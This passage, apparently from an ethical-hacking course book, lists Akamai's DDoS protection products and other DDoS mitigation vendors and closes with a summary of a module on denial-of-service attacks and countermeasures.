
DoS/DDoS Protection Services

- **Akamai DDoS Protection**

  Source: *https://www.akamai.com*

  Akamai provides DDoS protection for enterprises regularly targeted by DDoS attacks. Listed below are various Akamai DDoS protection solutions:

  - **App & API Protector:** Instantly drop network-layer DDoS attacks. Respond to application-layer attacks within seconds.
  - **Prolexic:** Apply DDoS mitigation policies consistently, regardless of where applications are hosted.
  - **Web Application Protector:** Automatically inspect JSON & XML requests for malicious payloads.
  - **Edge DNS:** Rely on highly secure DNS for nonstop availability of web apps and APIs.



DDoS Protection

Boost resilience against complex DDoS threats with a multilayer defense.

Purpose-built solutions. High-performance mitigation.

Defend against the largest DDoS attacks today

Increase resiliency with 200+ Tbps of network capacity and 100% platform availability.

Avoid single points of failure

Unlike single stacks, get more targeted DDoS defense with three purpose-built clouds.


Reduce risk across your environment

Fine-tune mitigation to your web- & internet-facing services wherever they are hosted.

Figure 10.40: Akamai DDoS protection service

The following are examples of other DDoS protection services:

- Kaspersky DDoS Protection Tool (*https://www.kaspersky.com*)
- Stormwall PRO (*https://stormwall.pro*)
- Corero DDoS Protection (*https://www.corero.com*)
- Nexusguard (*https://www.nexusguard.com*)
- BlockDoS (*https://www.blockdos.net*)



Module Summary

- ❑ In this module, we have discussed the following:
  - ➢ Concepts of denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
  - ➢ Concept of botnets along with the botnet ecosystem
  - ➢ Various types of DoS/DDoS attacks
  - ➢ Various DoS/DDoS attack tools
  - ➢ A detailed DDoS case study, namely, the DDoS Attack on Microsoft Azure
  - ➢ We concluded with a detailed discussion on various countermeasures that are to be employed to prevent DoS/DDoS attacks along with various hardware and software DoS/DDoS protection tools
- ❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform session hijacking to steal a valid session ID

